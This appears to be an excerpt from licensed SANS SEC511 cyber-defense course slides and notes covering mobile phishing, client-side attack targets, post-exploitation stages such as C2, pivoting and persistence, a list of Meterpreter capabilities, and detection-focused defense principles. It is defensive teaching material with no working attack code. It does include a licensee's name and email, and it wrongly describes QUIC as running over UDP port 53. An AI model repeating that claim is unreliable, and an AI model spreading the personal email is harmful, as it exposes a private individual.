Mobile devices and applications present yet another potential vector for compromise for the adversaries. While there are new and interesting attacks that relate specifically to mobile, most of the threats and vulnerabilities remain fairly familiar. The evil is largely the same, but it is delivered in a smaller and easier-to-trust package.

Minnows (I)



First name of SANS marketing director

Stress-inducing content

Reasonable target location


“Courtesy” SANS Securing the Human

Minnows (I)

While I’m not aware of the term minnow being used specifically for phishing emails on mobile devices, it really should be. Minnows are just tiny little phishes. Whether we use the cutesy term minnow or not, phishing is largely the same. However, there are some interesting differences with minnows too.

The relative lack of screen real estate means that most email clients will refrain from showing the full email address and will instead simply show you the display name. Also, rendering/building of links can be different such that the mobile email client displays emails/links differently than traditional or web-based email clients.

Minnows (2)



- How do you “hover” on a mobile phone?
 - Press and hold...
- Many of your users might not know that

Thought that link pointed to Facebook...

“Courtesy” SANS Securing the Human

Minnows (2)

In the screenshot, we see the victim (me) “hovering” over the link to determine the actual target. Many of you possibly and certainly many of your users do not know how to “hover” over links on mobile devices. Often the trick is to press and hold, which, in truth, scares the fool out of me every time I do it.... What happens if I don’t hold down long enough or my finger slips?

As you can see, the link we thought was destined for Facebook would actually send us elsewhere.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
- 10. Client-Side Targets**
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Client-Side Targets.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Common Client-Side Targets

Web browsers

- Traditional browsers IE/Chrome/Firefox/Safari

Browser extensions

- Oracle Java, ActiveX, Flash, less prominent extensions

File-format attacks (document rendering)

- Microsoft Office
- Adobe Reader

File-format attacks (image rendering)

Common Client-Side Targets

Now that we know the ways in which modern adversaries deliver their evil, what does their evil actually target for exploitation? Effectively, the list is simply anything you have running on your system. Practically, however, they do have particular targets that are a primary focus of their efforts at client-side exploitation.

In particular, adversaries regularly target web browsers, browser extensions, document-rendering applications, and image-rendering applications.

Browser-Based Exploitation

- Web browsers have a long history of vulnerabilities and related exploits
- The first commonly targeted client-side application
- Complexity of browsers increasing
- Ubiquity of browsers increasing
 - Largely many modern OSs seem little more than glorified web browsers

Browser-Based Exploitation

Attacks against web browsers are nothing terribly new or novel. Web browsers have been a key application targeted by adversaries for years. However, this focus shows little sign of abating. While browsers are, ostensibly, more secure than they were previously, they increasingly offer new and complex functionality as the applications they render become richer and more complex.

Browser Attacks

- Browsers must be capable of rendering vast types of data in many varied formats
- Historically also quite forgiving of poorly implemented websites and web applications
- Receive arbitrary input from an ostensibly trusted third party and render it to us
 - Here be dragons!
- Web-based languages are ever-changing
- To remain relevant, the browser must natively or extensibly support anything

Browser Attacks

The browser represents the primary conduit to the rest of the computing world outside of our own box, not just outside of our data center. Rarely do we see many standalone thick client/server applications anymore that are separate from web browsers. The main way that most networking devices are administered these days is via a browser connecting to a web application.

Further, web applications are in a constant state of flux and rich applications require heavy client-side involvement from the browser. These elements speak to the ever-increasing complexity of data the browser must be able to handle and parse in order to remain relevant.

Browser Attacks without Exploits

- Many browser-based attacks don't involve a patchable vulnerability
- Instead, the attacks exploit features intended as part of that whole robust web experience
- Primarily exploitation without exploits involves serving scripts or active content
 - JavaScript
 - Java
 - ActiveX
 - Flash (End of Life in 2020)
- Although the above technologies could have patchable flaws, they can also compromise us via features

Browser Attacks without Exploits

Although straight exploitation of browsers is an extremely common means of compromise, a more insidious attack employs no exploitation of patchable vulnerabilities. Instead, the adversary simply leverages functionality afforded by the browser and its associated languages and plugins. ActiveX has long been a target of adversary feature abuse.

Effectively, the adversary is not exploiting a patchable flaw, but rather a configuration weakness. By coming to the malicious or compromised website with a browser ready to run scripts and active content, the victim exposes its inherent weakness.

Browser Plugin Exploits


- Browsers cannot natively support everything a website or web application might throw
- Typically, browsers allow for extending functionality through third-party frameworks/add-ons
 - Third-party code could be a simple plugin accomplishing a particular task (Adblock Plus, NoScript, etc.)
 - More significant runtime (Java, Flash, etc.)
- Third-party tools bring their own vulnerabilities accessible via the browser

Browser Plugin Exploits

Beyond simply abusing the features provided by browser plugins, the third-party code itself could have exploitable vulnerabilities that have not yet been patched. This represents an extremely common attack vector for current adversaries as most users and organizations have woefully inadequate third-party patching capabilities.

Flash: End-of-Life in 2020

“Today, most browser vendors are integrating capabilities once provided by plugins directly into browsers and deprecating plugins. Given this progress, and in collaboration with several of our technology partners – including Apple, Facebook, Google, Microsoft and Mozilla – Adobe is planning to end-of-life Flash. Specifically, we will stop updating and distributing the Flash Player at the end of 2020.”¹



Flash: End-of-Life in 2020

Given Flash’s spotty security history (to put it mildly), information security professionals will not lament the death of Adobe Flash. Using less browser plugins improves the security of the browser.

Here are Google’s thoughts:

For 20 years, Flash has helped shape the way that you play games, watch videos and run applications on the web. But over the last few years, Flash has become less common. Three years ago, 80 percent of desktop Chrome users visited a site with Flash each day. Today usage is only 17 percent and continues to decline.

This trend reveals that sites are migrating to open web technologies, which are faster and more power-efficient than Flash. They’re also more secure, so you can be safer while shopping, banking, or reading sensitive documents. They also work on both mobile and desktop, so you can visit your favorite site anywhere.

These open web technologies became the default experience for Chrome late last year when sites started needing to ask your permission to run Flash. Chrome will continue phasing out Flash over the next few years, first by asking for your permission to run Flash in more situations, and eventually disabling it by default. We will remove Flash completely from Chrome toward the end of 2020.²

References:

- [1] Flash & The Future of Interactive Content | Adobe Blog <https://sec511.com/ci>
- [2] Saying goodbye to Flash in Chrome <https://sec511.com/cj>

File Format Attacks

- Not all client-side attacks exclusively browser-based
- Significant chunk of targeted attacks involve file format exploits
- Could exploit a vulnerability in the software rendering particular file
- Could also exploit by leveraging a feature of the particular file format
 - Cautionary tale... PDFs with embedded EXEs

File Format Attacks

Another style of client-side attack exploits weaknesses in applications' handling of particular file formats. These types of attacks are prevalent against document- and image-rendering applications. Targets such as Microsoft Office and Adobe Reader come to mind on the document parsing side. These two applications, in part because of their ubiquity, have been very commonly targeted by adversaries.

Maliciously Crafted Files

Primary targets for file-format attacks

- Commonly used business files
- Seemingly innocuous files

Commonly used = difficult to filter/blacklist

- Adobe PDF
- Microsoft Office files DOC(X), XLS(X), PPT(X)

Innocuous files... but it's just a little \$blah file

- TIFF
- WMF
- JPEG
- RTF

Maliciously Crafted Files

To exploit file format flaws in client-side applications requires adversaries to create malicious files that when rendered exploit the weakness being targeted. The malicious files can be created and delivered to victims via traditional email or web-hosting means. A particular strength of these types of exploits is the formats selected are commonly used by businesses and, oftentimes, seemingly innocuous.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
- 11. Post-Exploitation**
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Post-Exploitation.

Advanced Post-Exploitation

- Modern adversaries have substantially improved their post-compromise activities
 - No more benign malware
 - Bad actors have monetized attack activities
- **They have a plan for your CPU/storage/data**
- Advances in post-exploitation are more significant than updated attack vectors and targets
- Post-exploitation activities have changed the game
- Unfortunately, advanced post-exploitation is likely far easier than your organization appreciates

Advanced Post-Exploitation

A hallmark of modern adversary tactics involves leveraging advanced post-exploitation activity. Whereas previously malware and attacks had relatively little in the way of high-impact payloads, now adversaries have tremendous capabilities once initial compromise has been achieved.

The next several slides will illustrate some of the post-exploitation activities commonly associated with modern attack techniques.

Data-Driven

Adversaries can use all parts of the buffalo

- Why not leverage your CPU for cracking hashes?
- Why not store stolen data on your disks?
- Why not use your bandwidth to DDoS others?

While your systems can (and will) serve these purposes

- The data housed by, or **more easily accessible** to, the victim represents the real goal

Data-Driven

As can be gleaned from the previous slide, the modern adversary is nothing if not pragmatic. There is a myriad of uses for your computer or email account (see link below for @briankrebs who talks about the value of an email account to an adversary). The primary focus of sophisticated modern adversaries is data that can be directly stolen from the compromised system or data that can be more easily accessed via the initial victim.

Reference:

The Value of a Hacked Email Account – Krebs on Security, <https://sec511.com/28>

Exfiltration

- Merely accessing the data might not be sufficient
- Adversaries desire to bring data out of the compromised asset/network
- Data exfiltration = data theft
 - But exfiltration sounds way cooler


Exfiltration

Given the data-centric priority of most modern adversaries, successful data theft becomes paramount. For many of the data-driven compromises, the adversary needs to gain access to the data, which often will involve getting the data out of the confines of the existing network/data center.

The common term used for stealing data in this manner is data exfiltration. The phrase *data leakage* is also associated with this activity; however, data leakage does not necessarily imply an intentional adversary. Unintentional disclosure or mishandling of sensitive data would fall under data leakage, though this is not considered data exfiltration.

Encryption's Effects on Exfiltration

- Use of encryption on the internet has grown steadily
- This makes detecting exfiltration of data via the network (and other forms of malice) more difficult to detect



Encryption's Effects on Exfiltration

The use of encryption on the internet has taken off over the past few years. The use of HTTPS has become far more prevalent, especially with the massive success of Let's Encrypt (<https://letsencrypt.org>), which provides free x.509 certificates, and launched in April 2016.

Beyond HTTPS itself, there has also been steady growth in QUIC (TLS via UDP port 53), DNS over HTTPS (DoH), and DNS over TLS (DoT).

Plus TLS 1.3 was finalized in August 2018. TLS 1.3 makes active interception/proxying very difficult. TLS 1.2 and older allow passive interception in cases where the monitoring system has the private key of the web server: that is no longer possible with TLS 1.3. Note that we will discuss all of these issues in detail later in Security 511.

Many of these issues have workarounds: sites can block QUIC, downgrade TLS 1.3 to 1.2 or lower, block DNS over TLS, etc.

The reality is: the network is increasingly becoming blind spot for detecting malware, exfiltration of sensitive data, etc.

As a result: more monitoring will need to take place on the host itself.

The graph shown above was is from the Google Transparency Report <https://sec511.com/d8>

Lateral Movement

- Sensitive data represents primary target
- Initial victim in a client-side campaign not likely a repository of the target data
 - Likely more trusted than external adversary
- Primary use of initial victim
 - Beachhead/point-of-presence on target network
- Adversary will pivot from the initial victim
 - Digital equivalent of military leapfrogging or island hopping


Lateral Movement

Although there are occasionally circumstances that involve the initial victim already possessing the data sought by the adversary, this is relatively rare (at least we hope). Typically, the initial point of compromise, while valuable in itself, primarily serves as a conduit to more important targets. The initial desktop/laptop/mobile that gets owned first serves as a beachhead or bridgehead for the adversary.

Though the initial victim might not have significant privileges within the organization being targeted, they are nonetheless more privileged and less likely to arouse suspicion than the adversary acting directly. Further, just given the victim's vantage point, from the inside, makes for significantly increased capabilities.

Pivoting Pictorially (I)

1. Unsuspecting user browses <http://www.cylon.gd>




Pivoting Pictorially (1)

The graphic above explores an example of lateral movement or pivoting.

Step 1: Unsuspecting user browses a malicious site.

Pivoting Pictorially (2)

2. **www.cylon.gd** delivers a browser exploit to the client




Pivoting Pictorially (2)

The graphic above explores an example of lateral movement or pivoting.

Step 2: The website delivers a browser-based exploit to the client.

Pivoting Pictorially (3)

3. Compromised client establishes C2 channel to the attacker




Pivoting Pictorially (3)

The graphic above explores an example of lateral movement or pivoting.

Step 3: Compromised client establishes a C2 channel to the attacker.

Pivoting Pictorially (4)

4. Attacker pivots to compromise key server from within



Pivoting Pictorially (4)

The graphic above explores an example of lateral movement or pivoting.

Step 4: Attacker pivots to compromise key server from within.

C2/C&C/CNC

- To achieve advanced post-exploitation requires interactive **command and control**
 - Commonly referred to as C2, C&C, or CNC
- Shell access: Traditional goal of exploitation
- Shell payload usually implies interactive command and control of an individual system
 - Kinda lame by today's standards, but might be sufficient/desirable for a targeted attack
- More advanced payloads abound

C2/C&C/CNC

To achieve the level of advanced post-exploitation capabilities described almost necessarily implies a means of interactive command and control. While there have been examples of sophisticated campaigns that lacked a means of command and control, the likelihood of failure for these detached campaigns is significantly higher.

Command and Control is often written as C2, which is used in this course. C&C or CNC are also acceptable. The basic premise of C2 is to allow the adversary to interact with the victim to direct particular behaviors, to access data, and to direct resources. The classic means for interactive command and control was via a Remote Access Trojan (RAT) or simple backdoor shell. The more traditional versions of these fail as modern C2 because they required the ability to interact with a listener on the victim (not likely possible for an internal NATed IP behind a firewall). More modern variants of these C2s involve reverse shells, which imply outbound communication from the victim. Outbound connections are more likely to be allowed and have a higher chance of success.

Persistence

In the age of client-side attacks, re-exploitation might well be nontrivial

- Especially true if initial victim used for substantial internal pivoting

Persistence refers to adversaries attempting to maintain long-term access to the victim

- Primarily associated with attempting to survive the reboot

Persistence

To achieve their ultimate goal, adversaries will typically require some degree of access over a fairly substantial amount of time. While the initial compromise of an endpoint can occur quite rapidly, achieving the desired end could take many days, weeks, months, or, in some cases, even years. In order to continue to work their way ever closer to their end goal often requires long-term access to one, if not multiple systems.

Persistence is the term used to describe an adversary trying to maintain access to a compromised system. Without persistence, an adversary could well have to continually re-compromise assets to achieve their ends.

Hiding

- Hiding represents another significant goal of modern adversaries
- Adversaries naturally prefer to go unnoticed
- Advanced adversaries could consider this an absolute requirement for “success”
- Historically, hiding associated with rootkits
 - That behavior still desirable
- Increased emphasis on hiding from network security controls
 - Especially for data exfiltration

Hiding

Achieving an adversary’s end goal, as discussed previously, might require many weeks or months. If the victim organization notices the adversary, then, though compromised at some level, the attacker can be denied his ultimate end goal. Adversaries prefer to hide their existence as much as necessary. Sophisticated adversaries in highly targeted campaigns might well make evasion as a key requirement.

Persistence versus Hiding

- For some adversaries, remaining hidden constitutes a significant goal or requirement
- Maintaining persistence != remaining hidden
 - Two goals typically mutually exclusive on some levels
- Persisting increases likelihood of detection
- Maintaining covert status increases likelihood of losing access to the victim and the victim's network

Persistence versus Hiding

Though not entirely mutually exclusive, an attacker's ability to both persist and hide are contrary goals. To achieve persistence greatly increases the opportunity for detection by the target/victim. To emphasize remaining hidden could well make persistence vastly more difficult to achieve.

Shell -> Meterpreter

Meterpreter exemplifies an advanced payload

- Part of the free and open source Metasploit Framework

Not necessarily the payload you will encounter

- Appreciate the power of an open source payload
- Consider well-funded threat actors' capabilities

Quick barely-scratching-the-surface flyby of capabilities offered by Meterpreter

Shell -> Meterpreter

Though reverse shell access does still offer a viable means of C2, a much more advanced payload is found in the Metasploit project's Meterpreter. While advanced adversaries are unlikely to use Meterpreter directly, consider the capabilities afforded an adversary leveraging this open source payload. Then, consider what this implies about the capabilities that should be within reach of well-funded and highly motivated adversaries.

Reference:

GitHub – rapid7/metasploit-framework: Metasploit Framework, <https://sec511.com/2g>

Meterpreter: Open Source Payload Capabilities

1. Privilege Escalation
2. Password/Hash Theft
3. Keystroke Logging
4. Packet Capture
5. Pass-the-Hash
6. Access Token Smuggling
7. Pivoting (Automatic)
8. File Download/Upload
9. TLS Encrypted
10. Persistence
11. VNC (lame, but effective)
12. Reverse HTTP(S) Connection
13. Much, much, more!

Meterpreter: Open Source Payload Capabilities

A quick list of some of the capabilities offered by the open source Meterpreter payload.

1. Privilege Escalation
2. Password/Hash Theft
3. Keystroke Logging
4. Packet Capture
5. Pass-the-Hash
6. Access Token Smuggling
7. Pivoting (Automatic)
8. File Download/Upload
9. TLS Encrypted
10. Persistence
11. VNC (lame, but effective)
12. Reverse HTTP(S) Connection
13. Much, much, more!

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
- 12. Modern Cyber Defense Principles**
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Modern Cyber Defense Principles.

Modern Cyber Defense Principles

- The goal of this section is to provide an introduction to some of the principles of modern cyber defense
 - Also, to differentiate this approach from typical traditional cyber defense
- These principles will provide a filter through which we perceive the rest of the course material
- Goal of the course is to provide readily actionable information to improve cyber defense
 - To achieve that we will constantly track back to these key principles of modern cyber defense

Modern Cyber Defense Principles

This section will highlight some of the principles of what we deem modern cyber defense, to be contrasted with the traditional approach to cyber defense discussed previously. These principles will provide the basis for key cyber defense techniques that we will explore later. The rest of the course will focus on application of these key cyber defense principles and the associated techniques that build upon them.

Presumption of Compromise

- Your preventive controls will eventually fail or have already failed without your knowledge
- Assets will be compromised
- If you have a fairly large network, high likelihood you are already compromised
 - Though you might not know it yet
- Accept that any asset can and will be compromised
- Starting with that assumption, would you build your security architecture the same?
- Starting from this assumption, detection and response capabilities suddenly become drastically more important

Presumption of Compromise

Another key practice is a bit different and could be a bit controversial for some organizations. We have stated previously in the course that any organization can, and moreover will, be compromised. However, now we take things a step further and suggest that a key practice involves the presumption of compromise.

In the authors' experience, any fairly large network already has been compromised, though many do not yet know it. The idea of this practice involves effectively assuming that you are already compromised, and also that any asset could be compromised. This practice serves more as a thought experiment than anything else, but instrumented as a practice, the presumption of compromise can force organizations to approach their security architecture from a drastically different vantage point.

Detection-Oriented

- Overreliance on preventive controls has diminished most organizations' detection
- Modern security must emphasize the lost art of hard-core detective capabilities
- Robust detection has never been terribly easy
 - Made significantly more difficult by the incredibly high data volume and increased complexity
 - Still, effective security is rarely easy

Detection-Oriented

The first principle of modern cyber defense requires an organization to emphasize a detection-oriented approach to security. While conceptually simple, this represents a paradigm shift for the majority of organizations. The magnitude of this change becomes apparent as we couple the emphasis on detection with additional principles of considering post-exploitation activity such as persistence and pivoting.

Most organizations fail pretty miserably at perimeter-style detection; once things move internal, detection becomes even less likely to have already been instrumented.

Proactive Detection: Threat Hunting

- Increasingly, a strong cyber defense employs proactive detection in the form of hunt teams
- Threat hunting teams start with a presumption of compromise and go searching for it
- This team performs proactive rather than reactive detection
- Typically, team members require vast experience across multiple security domains
 - With an extremely strong understanding of modern offensive and defensive cyber operations
- A recent development on the detection-oriented front employed increasingly by strong cyber defense organizations

Proactive Detection: Threat Hunting

An additional aspect of reorienting our organizations to be more focused on detection is the establishment of hunt teams. The idea of a threat hunting team is to have a team separate from that of traditional analysts. The primary purpose of this new class of analysts, known as the hunt team, is to go looking for evidence of compromise that might already exist.

Rather than waiting passively and hoping a sensor/log will be suitably positioned and tuned such that alerts are thrown, the hunt team goes looking for the compromise in the first place.

Post-Exploitation Focused


- Although exploits and o-days are seriously cool and fun to talk about, who cares?
- The focus of modern exploitation is to achieve an end goal, which is to say
 - Post-exploitation is the key to compromise
- Also, the exploit *du jour* is *du jour* and constantly changing
 - What the attacker actually does after successful exploitation changes much less frequently

Post-Exploitation Focused

Just saying that an organization should focus on detection and on mobilizing teams looking for compromise is not enough. Modern cyber defense also has a change in focus. What exactly are we looking to detect? Traditionally, the goal has been to detect the malware, the exploit, or the scanning that presages an attack. The emphasis of modern cyber defense is to detect the post-exploitation activity.

Post-exploitation activity is more likely to cause actual damage, and surprisingly to some, also generally an easier detect. We will explore some of the post-exploitation activity commonly employed by modern adversaries later. However, simply focusing on an adversary's attempts to persist and pivot pays huge defensive dividends.

Traditional versus Modern C2



Traditional versus Modern C2

An example of more modern post-exploitation activity is readily apparent when we consider typical C2 traffic flows. As shown above, traditional C2 presents with much more easily thwarted communication flows. Outbound TCP/443 (HTTPS or otherwise) represents a decidedly more modern, and difficult, communication path to control.

Response-Driven

- Detecting the evil is a feat (woohoo!)
 - Pat yourself on the back for detecting the adversary
- Now, let's actually do something about that evil that was detected
- Rapidly moving from detection to tactical response is key to diminishing the adversary's ability to achieve his end goal
- Responding before serious impact is our goal
 - They will inevitably own clients, but hopefully we can frustrate their ability to do serious lasting damage

Response-Driven

“Prevention is ideal; detection is a must” is an oft-quoted phrase in SANS Cyber Defense classes. However, an additional tweak to that sentiment is warranted. Merely detecting the evil doesn't actually do much for us. “Ah, we're being attacked!” does not help the cause much at all. The point of all this detection is to be able to rapidly move to thwart the adversary's ultimate goal.

We want to move from rapid detection to active response quickly to be able to ultimately prevent, not the compromise, but the truly devastating impact.

Layer 7 Aware

- Simple packet shenanigans are rarely a significant concern anymore
- The vast majority of attacks sit squarely in the Application layer
 - **Layer 7** (Application) ← Insanity starts here!
- Exploits as well as post-exploitation activity are typically within payload of Layer 7 traffic

Layer 7 Aware

